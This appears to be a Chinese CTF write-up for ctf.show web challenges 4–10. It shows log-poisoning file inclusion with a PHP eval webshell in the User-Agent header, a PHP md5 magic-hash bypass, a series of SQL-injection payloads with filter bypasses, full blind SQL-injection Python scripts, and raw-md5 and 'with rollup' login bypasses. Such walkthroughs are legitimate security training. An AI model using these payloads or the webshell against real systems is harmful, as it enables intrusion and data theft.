
还是文件包含，但是php协议不能用了


82af680a-2da7-49fb-882d-5cd203cfa3b1.chall.ctf.show/?url=php://input
火狐官方站点
新手上路
常用网址
京东商城

```
error
```


只能通过日志注入得到shell

通过查看请求头可以知道服务器为ubuntu，由nginx搭建的网站



```
Content-Type: text/html; charset=UTF-8
Date: Tue, 22 Dec 2020 14:09:17 GMT
Server: nginx/1.18.0 (Ubuntu)
X-Powered-By: PHP/7.3.11
Accept: text/html,application/xhtml+xml,application/
Accept-Encoding: gzip, deflate
```

nginx的日志文件在`/var/log/nginx/access.log`和`/var/log/nginx/error.log`，其中`access.log`可以打开


82af680a-2da7-49fb-882d-5cd203cfa3b1.chall.ctf.show/?url=/var/log/nginx/access.log
火狐官方站点
新手上路
常用网址
京东商城


```
172.12.0.3 - - [22/Dec/2020:14:05:05 +0000] "GET / HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
+0000] "GET /favicon.ico HTTP/1.1" 200 715 "http://82af680a-2da7-49fb-882d-5cd203cfa3b1.chall.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; W
172.12.0.3 - - [22/Dec/2020:14:07:58 +0000] "GET /?url=php://input HTTP/1.1" 200 15 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Ge
/2020:14:09:17 +0000] "GET / HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0"
```

ctf.show_web4

```
<?php  include($_GET['url']);?>
```


接下来就往日志中写入一句话木马就行了`<?php eval($_POST['rabbit']);?>`

之后用蚁剑连接access.log文件就行了



Request to http://82af680a-2da7-49fb-882d-5cd203cfa3b1.chall.ctf.show:80 [111.231.70.44]

```
GET /?url=/var/log/nginx/access.log HTTP/1.1
Host: 82af680a-2da7-49fb-882d-5cd203cfa3b1.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) <?php eval($_POST['rabbit']);?> Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



/var/www/flag.txt

```
flag{a679b2be-cb10-4e70-91bf-a7309ed59ede}

```

web5

考察md5绕过，要求v1为字母，v2为数字，且v1与v2的md5值相同

md5漏洞：PHP在处理哈希字符串时，它把每一个以"0E"开头的哈希值都解释为0，所以只要v1与v2的md5值都是以0E开头即可。

`v1=QNKCDZO&v2=240610708`


常见的0E开头的md5

```
QNKCDZO
0e830400451993494058024219903391
240610708
0e462097431906509019562988736854
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
s1502113478a
0e861580163291561247404381396064
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s155964671a
0e342768416822451524974117254469
s1184209335a
0e072485820392773389523109082030
s1665632922a
0e731198061491163073197128363787
s1502113478a
0e861580163291561247404381396064
s1836677006a
0e481036490867661113260034900752
s1091221200a
0e940624217856561557816327384675
```

```
s155964671a
0e342768416822451524974117254469
s1502113478a
0e861580163291561247404381396064
s155964671a
0e342768416822451524974117254469
s1665632922a
0e731198061491163073197128363787
s155964671a
0e342768416822451524974117254469
s1091221200a
0e940624217856561557816327384675
s1836677006a
0e481036490867661113260034900752
s1885207154a
0e509367213418206700842008763514
s532378020a
0e220463095855511507588041205815
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s214587387a
0e848240448830537924465865611904
s1502113478a
0e861580163291561247404381396064
s1091221200a
0e940624217856561557816327384675
s1665632922a
0e731198061491163073197128363787
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s1665632922a
0e731198061491163073197128363787
s878926199a
0e545993274517709034328855841020
```

web6

跟web2一样的登录界面，先试试万能密码`' or 1=1#'`发现error



ctf.show_web6

sql inject error

挨个字符试，发现是空格被过滤了；一般空格被过滤可以有如下的替换方法：

```
/**/
()
回车（url编码中的%0a）
tap
两个空格
```

我这里用`/**/`

1、登录：`'/**/or/**/1=1#`

2、判断几个字段：`'/**/or/**/1=1/**/union/**/select/**/1,2,3#'`

3、爆库：`'/**/or/**/1=1/**/union/**/select/**/1,database(),3#`

4、爆表：`'/**/or/**/1=1/**/union/**/select/**/1,group_concat(table_name),3/**/from/**/information_schema.tables/**/where/**/table_schema="web2"#`

5、爆字段：`'/**/or/**/1=1/**/union/**/select/**/1,group_concat(column_name),3/**/from/**/information_schema.columns/**/where/**/table_name="falg"#`

6、爆值：`'/**/or/**/1=1/**/union/**/select/**/1,flag,3/**/from/**/flag#`

web7

点开其中一篇文章，输入`id=1||1`输出 全部文章内容，说明为整形注入

1、爆库名

输入`id=-1/**/or/**/ascii(substr(database(),1,1))=119`，出现文章内容，证明库名的第一个字符为'w'，以此类推；最终爆出库名为`web7`

2、爆表名

`id=-1/**/or/**/ascii(substr((select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema=database()/**/limit/**/0,1),1,1))=102`；(flag,page,user)

3、爆字段

`id=-1/**/or/**/ascii(substr((select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name="flag"/**/limit/**/0,1),1,1))=102`;(flag)

4、爆字段值

`id=-1/**/or/**/ascii(substr((select/**/flag/**/from/**/flag/**/limit/**/0,1),1,1))=102`

python 脚本

```
import requests
url = "http://542554b9-d1a4-4869-886e-407aa2ef644b.chall.ctf.show/index.php?id=-1/**/"
def db(url):
    database = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u = "||/**/ascii(substr(database()/**/from/**/{0}/**/for/**/1))=
{1}".format(i,j)
            s = url+u
            # print s
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                database += chr(j)
                print database
                break
            elif j == 127:
                return
# db(url)
def table(url):
    table = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u =
"||/**/ascii(substr((select/**/group_concat(table_name)from/**/information_schem
a.tables/**/where/**/table_schema=database()),{0},1))={1}".format(i,j)
            # u =
"or/**/ascii(substr((select/**/table_name/**/from/**/information_schema.tables/*
*/where/**/table_schema=database()/**/limit/**/0,1),{0},1))={1}".format(i,j)
            s = url+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                table += chr(j)
                print table
                break
            elif j == 127:
                return
# table(url)
def column(url):
    column = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u =
'||/**/ascii(substr((select/**/column_name/**/from/**/information_schema.columns
/**/where/**/table_name="flag"/**/limit/**/0,1),{0},1))={1}'.format(i,j)
            s = url+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                column += chr(j)
                print column
                break
            elif j == 127:
                return
# column(url)
def get_flag(url):
    flag = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u =
"||/**/ascii(substr((select/**/flag/**/from/**/flag/**/limit/**/0,1),{0},1))=
{1}".format(i,j)
            s = url+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                flag += chr(j)
                print flag
                break
            elif j == 127:
                return

get_flag(url)
```

web8

跟we7一样是型形注入，过滤了逗号

将`limit 0,1`样式改为`limit 1 offset 0`


将`substr(string,1,1)`改为`substr(string from 1 for 1)`

python 脚本

```
import requests
url = "http://57595e6b-d1f5-470b-80ca-dbd58def5906.chall.ctf.show/index.php?id=-1/**/"
def db(url):
    database = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u = "||/**/ascii(substr(database()/**/from/**/{0}/**/for/**/1))={1}".format(i,j)
            s = url+u
            # print s
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                database += chr(j)
                print database
                break
            elif j == 127:
                return
# db(url)
def table(url):
    table = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u = "||/**/ascii(substr((select/**/group_concat(table_name)from/**/information_schema.tables/**/where/**/table_schema=database())/**/from/**/{0}/**/for/**/1))={1}".format(i,j)
            # u = "or/**/ascii(substr((select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema=database()/**/limit/**/0,1)/**/from/**/{0}/**/for/**/1))={1}".format(i,j)
            s = url+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                table += chr(j)
                print table
                break
            elif j == 127:
                return
# table(url)
def column(url):
    column = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u = '||/**/ascii(substr((select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name="flag"/**/limit/**/1/**/offset/**/0)/**/from/**/{0}/**/for/**/1))={1}'.format(i,j)
            s = url+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                column += chr(j)
                print column
                break
            elif j == 127:
                return
# column(url)
def get_flag(url):
    flag = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u = "||/**/ascii(substr((select/**/flag/**/from/**/flag/**/limit/**/1/**/offset/**/0)/**/from/**/{0}/**/for/**/1))={1}".format(i,j)
            s = url+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                flag += chr(j)
                print flag
                break
            elif j == 127:
                return

get_flag(url)
```

web9

尝试简单的万能密码以及过滤绕过，均没有回显；猜测存在其他页面，直接后台扫描目录，得到`robots.txt`(御剑扫不出，字典原因吧；这里用dirsearch扫出来的)



```
User-agent: *
Disallow: /index.phps
```

`rebots.txt`是用来告诉爬虫有什么网页是不能爬的，算是一个君子协议吧，但是听不听就不知道了，我显然是不听的；所以得到了index.phps

```
<?php
        $flag="";
        $password=$_POST['password'];
        if(strlen($password)>10){
            die("password error");
        }
        $sql="select * from user where username ='admin' and password
='".md5($password,true)."'";
        $result=mysqli_query($con,$sql);
            if(mysqli_num_rows($result)>0){
                    while($row=mysqli_fetch_assoc($result)){
                         echo "登陆成功<br>";
                         echo $flag;
                     }
            }
    ?>
```

对于函数md5(string,raw)
第二个参数有以下可选项：
TRUE - 原始16字符二进制格式
FALSE - 默认，32字符十六进制数
所以只要md5加密后的16进制转化为二进制时有`'or' xxx`，即可构成闭合语句：`username = 'admin' and password = ''or'xxx'`成功登录

这里给出两个字符串
ffifdyop
129581926211651571912466741651878684928
因为字符长度受限，所以输入`ffifdyop`即可得到flag

web10

打开页面点击取消按钮，拿到源码。


源码中将注入可能用到的关键词都过滤得差不多了；另外，通过下面的if语句使用无法使用双写绕过

```
if(strlen($username)!=strlen(replaceSpecialChar($username))){
            die("sql inject error");
        }
```

这里介绍两个sql语句


1、`group by`(将结果集中的数据行根据选择列的值进行逻辑分组)

不加`group by`时的输出：




```
ysql> select password from test;
-----------+
 password |
-----------+
 1        |
 2        |
 3        |
 1        |
```

在使用`group by`以后会按照`password`中的值进行排列：



```
mysql> select password,count(*) from test  group by password;
+----------+----------+
| password | count(*) |
+----------+----------+
| 1        |        2 |
| 2        |        1 |
| 3        |        1 |
+----------+----------+
3 rows in set (0.00 sec)
```

2、`with rollup`(group by 后可以跟with rollup，表示在进行分组统计的基础上再次进行汇总统计)



```
mysql> select password,count(*) from test group by password with rollup;
+----------+----------+
| password | count(*) |
+----------+----------+
| 1        |        2 |
| 2        |        1 |
| 3        |        1 |
| NULL     |        4 |
+----------+----------+
4 rows in set (0.00 sec)
```

count(*)为统计和

通过这两个我们就可以通过骚姿势绕过了。

`payload:username='/**/or/**/1=1/**/group/**/by/**/password/**/with/**/rollup#&password'`

因为加入 with rollup后password第一行为NULL，我们只需要输入空密码即可使得`$password==$row['password']`(`NULL==NULL`)；登录成功

> 根据数据库的不同，若通过group by xxx with rollup未能使得第一行为NULL，则无法满足$password==$row['password'] (NULL==NULL)